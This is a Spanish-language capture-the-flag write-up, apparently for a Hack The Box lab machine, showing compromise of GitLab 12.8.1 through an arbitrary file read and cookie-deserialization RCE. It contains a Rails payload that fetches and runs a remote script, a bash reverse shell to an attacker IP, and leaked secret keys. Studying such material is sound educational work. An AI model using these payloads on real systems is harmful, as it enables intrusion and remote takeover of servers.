

### ihOruh3 Miércoles, 31 de Marzo de 2021

#### Resumen

Primero, he obtenido el certificado ssl, Gitlab está instalado en el vhost. La versión actual de gitlab-ce es vulnerable a LFI y RCE, explotando RCE he conseguido acceso inicial a una shell en docker, reseteando el Password de la cuenta admin utilizando gitlab-rails console y logeandome como admin en gitlab obtenemos la llave privada ssh en project-repo, Logeándome como dexter y obteniendo el suid docker-security, analizando la función principal del binario con IDA, vemos que está corriendo chmod sin el path correcto por lo que he hecho Path-Hijacking para conseguir root.

Iniciamos el reconocimiento inicial con nmap

nmap -sC -sV -0 -oA initialrecon 10.10.10.216

```
-oA initialrecon 10.10.10.216
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-30 07:23 EDT
Nmap scan report for 10.10.10.216
Host is up (0.072s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE VERSION
                        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
    256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
    256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp open http Apache httpd 2.4.41
 _http-server-header: Apache/2.4.41 (Ubuntu)
 _http-title: Did not follow redirect to https://laboratory.htb/
.
443/tcp open ssl/http Apache httpd 2.4.41 ((Ubuntu))
_http-server-header: Apache/2.4.41 (Ubuntu)
 _http-title: The Laboratory
  ssl-cert: Subject: commonName=laboratory.htb
  Subject Alternative Name: DNS:git.laboratory.htb
  Not valid before: 2020-07-05T10:39:28
 _Not valid after: 2024-03-03T10:39:28
  tls-alpn:
   http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.6 (92%), Linux 5.0 (92%), Linux 5.0 - 5.4 (91%), Linux 5.3 - 5.4 (91%), Linux 2.6.32 (91%), Linux 5.0 - 5.3 (90%), Crestron XPanel control system (90%), Linux 5.4 (89%), ASUS RT-N56U WAP (Linux
3.4) (87%), Linux 3.1 (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.20 seconds
```

Continuaremos con un escaneo de los puertos UDP (esto puede durar un rato)

```
nmap -sU -p- -oA udp 10.10.10.216
```


Para terminar con la fase de reconocimiento, utilizaremos la herramienta que ya hemos visto en otras ocasiones para realizar un escaneo completo "nmapautomator".

```
└$ <u>sudo</u> ./nmapAutomator.sh 10.10.10.216 All
[sudo] password for kali:
Running all scans on 10.10.10.216
                   —Starting Port Scan—
PORT
       STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp open https
                   -Starting Script Scan-
     STATE SERVICE VERSION
PORT
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
   256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp open http
                    Apache httpd 2.4.41
_http-server-header: Apache/2.4.41 (Ubuntu)
_http-title: Did not follow redirect to https://laboratory.htb/
443/tcp open ssl/http Apache httpd 2.4.41 ((Ubuntu))
_http-server-header: Apache/2.4.41 (Ubuntu)
_http-title: The Laboratory
 ssl-cert: Subject: commonName=laboratory.htb
 Subject Alternative Name: DNS:git.laboratory.htb
 Not valid before: 2020-07-05T10:39:28
_Not valid after: 2024-03-03T10:39:28
 tls-alpn:
 http/1.1
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Nos arroja algo más de información más detallada sobre nuestro objetivo y sus vulnerabilidades.

```
PORT
      STATE SERVICE VERSION
22/tcp open ssh
                  OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
 vulners:
   cpe:/a:openbsd:openssh:8.2p1:
       MSF:EXPLOIT/SOLARIS/SSH/PAM_USERNAME_BOF/
                                                      0.0
                                                             https://vulners.com/metasploit/MSF:EXPLOIT/SOLARIS/S
.
SH/PAM_USERNAME_BOF/ *EXPLOIT*
    MSF:EXPLOIT/LINUX/SSH/CERAGON_FIBEAIR_KNOWN_PRIVKEY/
                                                                     https://vulners.com/metasploit/MSF:EXPLOIT/L
NUX/SSH/CERAGON_FIBEAIR_KNOWN_PRIVKEY/ *EXPLOIT*
                                                             https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER
      MSF:AUXILIARY/SCANNER/SSH/FORTINET_BACKDOOR/
                                                      0.0
._
/SSH/FORTINET_BACKDOOR/ *EXPLOIT*
80/tcp open http Apache httpd 2.4.41
_http-server-header: Apache/2.4.41 (Ubuntu)
 vulners:
   cpe:/a:apache:http_server:2.4.41:
       CVE-2020-11984 7.5 https://vulners.com/cve/CVE-2020-11984
443/tcp open ssl/http Apache httpd 2.4.41 ((Ubuntu))
 _http-server-header: Apache/2.4.41 (Ubuntu)
 vulners:
   cpe:/a:apache:http_server:2.4.41:
       CVE-2020-11984 7.5 https://vulners.com/cve/CVE-2020-11984
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ahora podemos dirigirnos a la web, no sin antes copiar en nuestro etc/hosts el host laboratory.htb y el de git.laboratory.htb




La web no nos da ninguna info, aunque nos anotamos los nombres del CEO Dexter y también los usuarios Dee Dee y Anonymous, quizás más adelante nos sirva para probar algunas credenciales.



Tomamos nota del método crypto que utilizan! ROT13 y Base64, seguramente lo vayamos a necesitar.

#### Abrimos git.laboratory.htb



Creamos una cuenta teniendo en cuenta que en el apartado de correo electrónico tenemos que utilizar una cuenta de dentro del dominio laboratory.htb si no, no nos dejará crear ninguna cuenta.


user:infolab

password:12345678

infolab@laboratory.htb

Una vez dentro, buscamos usuarios que estén presentes en el dominio, encontramos los usuarios @dexter y @seven.

En la ayuda, encontramos la información sobre la versión actual de gitlab



Buscamos en internet sobre la versión de gitlab 12.8.1 y encontramos información sobre varios vectores de ataque mediante LFI o por RCE.

#### https://github.com/dotPY-hax/gitlab\_RCE

En el primer link, encontramos la solución para el LFI, en este caso se trata de una lectura arbitraria de archivos via UploadsRewriter mediante un exploit.

También encontramos otra forma de hacerlo, hasta hay un vídeo explicativo de como hacerlo...

#### https://hackerone.com/reports/827052

Nos decantamos por esta última solución. Tendremos que crear dos proyectos en gitlab y después crear un issue en el segundo proyecto e incluir en el texto el siguiente código:

Tras crear el issue, tendremos que mover el issue de un proyecto (del segundo proyecto al primero), una vez hecho esto, encontraremos el archivo adjunto que se ha creado passwd con el siguiente contenido:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
git:x:998:998::/var/opt/gitlab:/bin/sh
gitlab-www:x:999:999::/var/opt/gitlab/nginx:/bin/false
gitlab-redis:x:997:997::/var/opt/gitlab/redis:/bin/false
gitlab-psql:x:996:996::/var/opt/gitlab/postgresql:/bin/sh
mattermost:x:994:994::/var/opt/gitlab/mattermost:/bin/sh
registry:x:993:993::/var/opt/gitlab/registry:/bin/sh
gitlab-prometheus:x:992:992::/var/opt/gitlab/prometheus:/bin/sh
gitlab-consul:x:991:991::/var/opt/gitlab/consul:/bin/sh
```

La otra forma de hacer precisamente esto mismo es mediante el exploit del primer link, tras clonarlo en nuestra máquina ejecutamos el siguiente comando

python3 cve 2020 10977.py https://laboratory.htb infolab 12345678

```
python3 <u>cve 2020 10977.py</u> https://git.laboratory.htb infolab 12345678
   CVE-2020-10977 -
   GitLab Arbitrary File Read ---
 - 12.9.0 & Below
[+] Target : https://git.laboratory.htb
[+] Username : infolab
[+] Password : 12345678
[+] Project Names : ProjectOne, ProjectTwo
[!] Trying to Login...
+] Login Successful!
!] Creating ProjectOne ...
+] ProjectOne Created Successfully!
[!] Creating ProjectTwo...
[+] ProjectTwo Created Successfully!
[>] Absolute Path to File : /etc/passwd
[!] Creating an Issue...
+] Issue Created Successfully!
!] Moving Issue...
+] Issue Moved Successfully!
   File URL : https://git.laboratory.htb/infolab/ProjectTwo/uploads/2ada280bd7a8452f4e42c6c840ba7b2b/passwd
```

Ya tenemos el acceso al archivo, como tenemos que sacar más información nos vendrá mejor utilizar esta opción ya que es más "persistente", de la otra forma tendríamos que crear tantos issues como vayamos necesitando en nuestra investigación con la consiguiente pérdida de tiempo, por lo tanto, nos quedamos con esta opción como la más acertada.

Cómo podréis observar, la información es la misma ya que nos hemos dirigido al archivo passwd, nos anotamos los usuarios prometheus y consul para más adelante.

```
/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
git:x:998:998::/var/opt/gitlab:/bin/sh
gitlab-www:x:999:999::/var/opt/gitlab/nginx:/bin/false
gitlab-redis:x:997:997::/var/opt/gitlab/redis:/bin/false
gitlab-psql:x:996:996::/var/opt/gitlab/postgresql:/bin/sh
mattermost:x:994:994::/var/opt/gitlab/mattermost:/bin/sh
registry:x:993:993::/var/opt/gitlab/registry:/bin/sh
gitlab-prometheus:x:992:992::/var/opt/gitlab/prometheus:/bin/sh
gitlab-consul:x:991:991::/var/opt/gitlab/consul:/bin/sh
```

Ahora, tenemos que extraer la información del archivo secrets.yml ya que lo necesitaremos para copiar la llave secreta que más adelante utilizaremos.

```
> /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml

# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

---

production:

db_key_base: 627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73ba7676e93f1e54e425f74d59528fb35b170a1b9d5ce620bc11838
secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
otp_key_base: db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933068810311dc9f0ec78196faa69e0aac01171d62f4e225d61e0b84263903fd06af
openid connect signing key: |
```

Llegados a este punto, necesitaremos crear un servidor gitlab localmente, para eso utilizaremos docker (por ejemplo).

Primero, vamos a instalar gitlab en nuestro docker

```
sudo docker pull gitlab/gitlab-ee:12.8.1-ee.0
```

Después de instalar gitlab en el docker vamos dentro de la imagen de gitlab

```
docker run -it gitlab/gitlab-ee:12.8.1-ee.0 sh
```

Ejecutamos el primer comando de configuración

Nos aparecerán algunos errores pero los ignoramos y continuamos con la reconfiguración, esto puede tardar un buen rato.

Ejecutamos gitlab-ctl reconfigure

Después de reconfigurar gitlab tendremos que modificar el archivo secrets.yml y modificar el secret\_key\_base con nuestra llave original que nos bajamos anteriormente.

## Importante: Sólo hay que modificar una sóla línea en el archivo

\_

sólo la línea secret\_key\_base

Ejecutamos nano /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml

```
This file is managed by gitlab-ctl. Manual changes will be erased! To change the contents below, edit /etc/gitlab/gitlab.rb and run `sudo gitlab-ctl reconfigure`.
roduction:
  db_key_base: 5842dffdc57bce1dbf198be7a63f71dc377333b4cab9431b213ce55dcb22f60276ffeba62b29b350f3d3c4b4009c312a051f2a25d988e798c07af83c213b68c1
secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
  otp_key_base: 7cb854101b3170c67d24785202f80e3dff6006bf9aea87f5450eac2ccf128d1abc3784d9cde37f7842ff3c60057fb838c6f35d11d528de1b55faf0a49fc105e7
  openid_connect_signing_key:
-----BEGIN RSA PRIVATE KEY
     MIIJKAIBAAKCAgEA0FB7ATE28qVLocSqpKC6uQ6A2WevXBN/Nyq9i0/tyNRyqX3V
Ers5ZiS1WdY2UVA9M3fN8B1ylVuB6UXx8fGUFKxY9zhTY+fK1F75m6iN8/uSkBkx
      PgQt4W4uJD18iI5URfZo0CMEOgNBROjDmKXRQ3uVRmRDoHZI3s74VBfRzbGLaIz0
     De/EBmwwcKhIfxk/yoo5u+2uig5USXkVkGTTrmB6P3ub4vF1tya66VAsln93EtQI
T1lWWBc00Ettur5KbKHouotDLWUlII+boh0MZTbk1Nylo4z/kuKBwiUcVTkN92dQ
     JiLfKKj3KeBpkjPwsCHID59WtydUDUZlNUnH21UbuRe1n0NbgDSk1KM5qGT4nFrR
bR7has05TKNgC+xYYzrUtElZIrW9cnsFGCN0s/mi7Ru9F6xDqg/jSancWXlJ9V8R
      Cz2imnc9w68RKMa2Np2fP+WVAeSNXgj1zeISNfM+zqeDy3e4HKkWhvHHsHXm73Pl
     M3sETYF3rID0YDzxEM2FmavPiPkCD0qQUM+FpOZLkZTbknSW3aLrbB1VRwnohg2Z
C8IP5hMQ8hAjAGQ1NFUuxgOt99bFCQg+rKy9N866xruUGHYI/Xpm9yt5D/cl4L4Y
      reFAdC26bvCH/os/q0585LZIcY1Qspkm0IYi/hcTNd/YmkMxnlssD1tJ16MCAwEA
AQKCAgAEzLXo0×92+8QAWC2uWV20AdeKKs9pibF2re9sBksuQ2bY70NJ6TJrXhEn
      nr3lpbmjQ/FkxOjs9AzMOSZX8r78svPhzlRtiturhPyvT3Tl2DgKRepSiXodJZK+
lwQViWH7sq+7i/L++zA3zD0leTyXF3PbCVhdjBwlthMWrO3SlXKm2AevXoTfuQJs
      thPliclke0bVQ6av26CpiLasewY6D8MBT3HKCtIxhBzuX0CHvywZLPV8DozkvrQi
0HoYwWWplxlrouXLV/dBBs4JMC4m7tra5LKUUB1bXwiqVnyOoh/mQWUhW9BUeYAo
YNlN2xCCnmSjp4Ix+h//pk2Sqr6GDokc1VuIjHFBXbkYC+eagWpvIFVGnzkxY140
      JgF4kA/VA0QxmretsfGqpKOUYYmmaySN3EHIAqpNbbFkpGZQH3vlZdf0wf0Ef9ik
qVBj1NNCYjqiLYZAi/TH10HVFFKMu670121+XAmmyjKLflKM1XPw717kq1/3PZB2
     la/fY9Nru0zzyM6iM+MTtlAZzr1YWriffppal2b0zl0kTmHy9ysayXx2e2oa3cLu
EOXJGmk0HW1VuQLVU8jc81nIsL+FvHy+893ldHFUI+bAgCK9L5as4sAAmy83xWoE
uaWig1+djQwGBIC3GHQu6Z9prUCE5VkHeit9ixHbxshC98F58QKCAQEA9LpcRPQb
     5QZkzPbStFy3uEgk1xoMERJU//X6KvUFo+LsArm/uGW7C/noWo+Va/0QjcQXXHuY
Dy8PYL8H3/05zpwXiQV33UqNKKhCsAhiVpiZFay3PExTTeaHAVVpTXdBSZUMpcg6
     4RGlA8ttyhlf8ra1w0U00I4+X1jIcxkr9fW2w/i8zqvd8cN/Vidmyqfrd/p3QogH
q3ESN31txDP9MyyJd6hRN/p095Z/3KonBt9B4/181FU2YKfF6UzYT1YXw0tWLQD2
      k0LxT63N0DgtE2coDereovkJmFqPFM0F00QnlE6lGwMnrlpTR7vR3EBNGrENph64
      z3AmLIelnR5+bwKCAQEA2ejCdyTgnhyDrG76pKpZRngWv6n+TJGb8UsIisriwnVI
lHe2s1GY5IgaLlLAk9wC585jrlzrBiPYvDnmnP038eGYXs0VlvkHZXJ+SngizH9n
     Bulg9oUGX38z7emTWKb7vmYxfyIAORB09W1lo29j1s7YfiHaVvEJyaxCSnKHkh5Z
6j1V9CAbLFNQT/2/J0GQux7iKq5HsOe1h0jt20ptQINeekN3w0mciAQjkL4FElk/
     pNMq8uXDrbCiXTWjG+z6ER4oOwTWNxHmqQvTwnXli/Lbtcroz8VjseRtpcG6bBrv
Gd8QYtw+e7x/kBdc0Crjh8FL9sPDLgIWwni3DGrIDQKCAQA6LrhTGGotWAjNBf1w
Lf7rzBMeJK4rvN0CgZt5bQlrPj74IusmzuDaZw7LwQk4RFEUM000lD/BlGGmkaQw
      pUROj600yt0Fenz25pH8QfIHPn5evdJOfqLriVwdgA3qAek+sjXwkBsXeVdvAIVY
```

Tras editar el archivo, ejecutaremos el siguiente comando:

gitlab-rails console

Una vez tengamos la consola, deberemos copiar todo el código que hemos encontrado en <a href="https://hackerone.com/reports/827052">https://hackerone.com/reports/827052</a> y ejecutarlo en <a href="gitlab-rails">gitlab-rails</a> console

Importante: Modificar nuestra IP, etc y ejecutar los comandos línea por línea para que no dé errores.

```
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal cookies =
request.cookie_jar erb = ERB.new("<%= `curl 10.10.14.26/infolab.sh -o
/tmp/infolab.sh && chmod 777 /tmp/infolab.sh && bash /tmp/infolab.sh` %>") depr =
ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result,
"@result", ActiveSupport::Deprecation.new) cookies.signed[:cookie] = depr puts
cookies[:cookie]
```

```
Gittab-rails comoule

Office 12.6.1-ex (Thee/AsSC) Efforts and the control of the
```

Después de ejecutar el comando obtendremos nuestra cookie, la guardamos para utilizarla más adelante.

```
Concurrent::Map:0×00007f142a1d9620 entries=2 default_proc=nil>>, "action_dispatch.http_auth_salt"⇒"http authenticat
ion", "action_dispatch.signed_cookie_salt"⇒"signed cookie", "action_dispatch.encrypted_cookie_salt"⇒"encrypted cookie", "action_dispatch.encrypted_cookie_salt"⇒"encrypted cookie", "action_dispatch.encrypted_signed_cookie_salt"⇒"signed encrypted cookie", "action_dispatch.authenticated_encrypted_cookie_salt"⇒"authenticated encrypted cookie", "action_dispatch.use_authenticated_cookie_encryption"⇒false,
"action_dispatch.encrypted_cookie_cipher"⇒nil, "action_dispatch.signed_cookie_digest"⇒nil, "action_dispatch.cookie
s_serializer"=>:marshal, "action_dispatch.cookies_digest"⇒nil, "action_dispatch.cookies_rotations"⇒#<ActiveSupport
::Messages::RotationConfiguration:0×00007f1443b9f498 @signed=[], @encrypted=[]>, "action_dispatch.use_cookies_with_m etadata"⇒false, "action_dispatch.content_security_policy"⇒nil, "action_dispatch.content_security_policy"policy"⇒nil, "action_dispatch.content_security_policy_report_onl
y"⇒false, "action_dispatch.content_security_policy_nonce_generator"⇒nil, "action_dispatch.content_security_policy_
nonce_directives"⇒nil, "rack.request.cookie_hash"⇒{}, "action_dispatch.cookies"⇒#<ActionDispatch::Cookies::Cookie
Jar:0×00007f1419387a78 ...>}, @filtered_parameters=nil, @filtered_env=nil, @filtered_path=nil, @protocol=nil, @port=
nil, @method=nil, @request_method=nil, @remote_ip=nil, @original_fullpath=nil, @fullpath=nil, @ip=nil>, @cookies={},
 @committed=false, @signed=#<ActionDispatch::Cookies::SignedKeyRotatingCookieJar:0x00007f1411087bc8 @parent_jar=#<Ac</pre>
tionDispatch::Cookies::CookieJar:0×00007f1419387a78 ...>, @verifier=#<ActiveSupport::MessageVerifier:0×00007f1411087
9c0 @secret="\x8E\f\x93\xF9\xEA\x1D\xC9\xFA\x0E\xB82:\x9F\x00|o\xC4\x8C'\x10e\xC4(m\xDCt\xF7p\x9D\x96\xB9\x04n\fD\xE
7\xA0\xEA\xD3\xDBb\xE5\xCE\tN\xC0B\xBf(\xCE4\x95\xC2\xC4\x17\x9F\xFB\x8A6\x99\xB6l\xF5\xF1", @digest="SHA1", @serial
izer=ActiveSupport::MessageEncryptor::NullSerializer, @options={:digest⇒"SHA1", :serializer⇒ActiveSupport::Message
Encryptor::NullSerializer}, @rotations=[]>>>
bash /tmp/infolab.sh` %>")
⇒ #<ERB:0×00007f1414634960 @safe_level=nil, @src="#coding:UTF-8\n_erbout = +''; _erbout.<<(( `curl 10.10.14.26/info</p>
 lab.sh -o /tmp/infolab.sh && chmod 777 /tmp/infolab.sh && bash /tmp/infolab.sh` ).to_s);    _erbout", @encoding=#<Encod
ing:UTF-8>, @frozen_string=nil, @filename=nil, @lineno=0>
irb(main):019:0> depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", Act
iveSupport::Deprecation.new)
                      % Received % Xferd
                                                                                    Time
                                                                                                                     Time Current
   % Total
                                                        Average Speed
                                                                                                     Time
                                                                                                                    Left Speed
                                                          Dload Upload Total
                                                                                                    Spent
                     0
                                0 0
                                                    0
                                                                0
                                                                                                                                        Ocurl: (7) Failed to connect to 10.10.1
4.26 port 80: Connection refused
irb(main):020:0> cookies.signed[:cookie] = depr
DEPRECATION WARNING: @result is deprecated! Call result.is_a? instead of @result.is_a?. Args: [Hash] (called from ir
b_binding at (irb):20)
                       % Received % Xferd Average Speed
   % Total
                                                                                      Time
                                                                                                     Time
                                                                                                                     Time Current
                                                          Dload Upload
                                                                                   Total Spent
                                                                                                                    Left Speed
                                         0
                                                                                                                                        Ocurl: (7) Failed to connect to 10.10.1
                                0
                                                                 0
                                                                             0 --:--:--
4.26 port 80: Connection refused
   % Total
                      % Received % Xferd Average Speed
                                                                                      Time
                                                                                                    Time
                                                                                                                    Time Current
Left Speed
                                                          Dload Upload
                                                                                      Total
                                                                                                     Spent
                                         0
                                                                             0 --:--:--
                                                                                                                                         Ocurl: (7) Failed to connect to 10.10.1
4.26 port 80: Connection refused
irb(main):021:0> puts cookies[:cookie]
BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBz
YWZlX2xldmVsMDoJQHNyY0kiAaAjY29kaW5nOlVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQuPDwoKCBgY3VybCAxMC4xMC4xNC4yNi9pbmZvbGFi
LnNoIC1vIC90bXAvaW5mb2xhYi5zaCAmJiBjaG1vZCA3NzcgL3RtcC9pbmZvbGFiLnNoICYmIGJhc2ggL3RtcC9pbmZvbGFiLnNoYCApLnRvX3MpOyBf
ZXJib3V0BjoGRUY6DkBlbmNvZGluZ0l10g1FbmNvZGluZwpVVEYt0AY7CkY6E0Bmcm96ZW5fc3RyaW5nMDo0QGZpbGVuYW1lMDoMQGxpbmVub2kA0gxA
b WV @aG9k OgtyZXN1b HQ6C UB2YXJJ IgxAcm VzdWx @BjsKVD OQQGRlcHJ LY2F @b3JJd TofQWN @aXZ LU3V wcG9ydDo6RGV wcm VjYXRpb24ABjsKVA = --bf2ABJS wcG9ydDo6RGV wcm VjYXRpb24ABJS wcG9ydDo6RGV wcm VgG9YdDo6RGV wcm VgG9Y
99fcd58928bdc831b49ffacd6a834593aba19b
 ⇒ nil
 irb(main):022:0>
```

Abrimos nuestro terminal y creamos un archivo infolab.sh (usuario creado en Gitlab) con el siguiente contenido

```
bash -i >& /dev/tcp/10.10.14.26/8888 0>&1
```

Después iniciamos nuestro servidor con la herramienta updog en el puerto 80 (por ejemplo).



<b>.</b> Choose a file Upload			
			Search:
Name	▲ Size	Last Modified	<b>\$</b>
.bash_history	1 Bytes	Tue Feb 23 05:45:06 2021	View in browser
.bash_logout	220 Bytes	Tue Feb 23 05:36:11 2021	View in browser
.bashre	4.659 KB	Thu Mar 18 14:48:43 2021	View in browser
.bashrc.original	3.443 KB	Tue Feb 23 05:36:11 2021	View in browser
.BurpSuite/		Sun Mar 28 17:37:29 2021	
.cache/		Wed Mar 31 07:26:07 2021	
.config/		Thu Mar 25 17:17:13 2021	
dmrc .dmrc	55 Bytes	Wed Mar 17 07:23:25 2021	View in browser

Y ponemos nuestro netcat/pwncat a la escucha en el puerto 8888 (por ejemplo)

```
___(kali⊝ kali)-[~]
__$ nc -lvnp 8888
listening on [any] 8888 ...
```

Después de prepararlo todo tenemos que hacer un petición mediante curl al servidor para obtener una reverse shell.

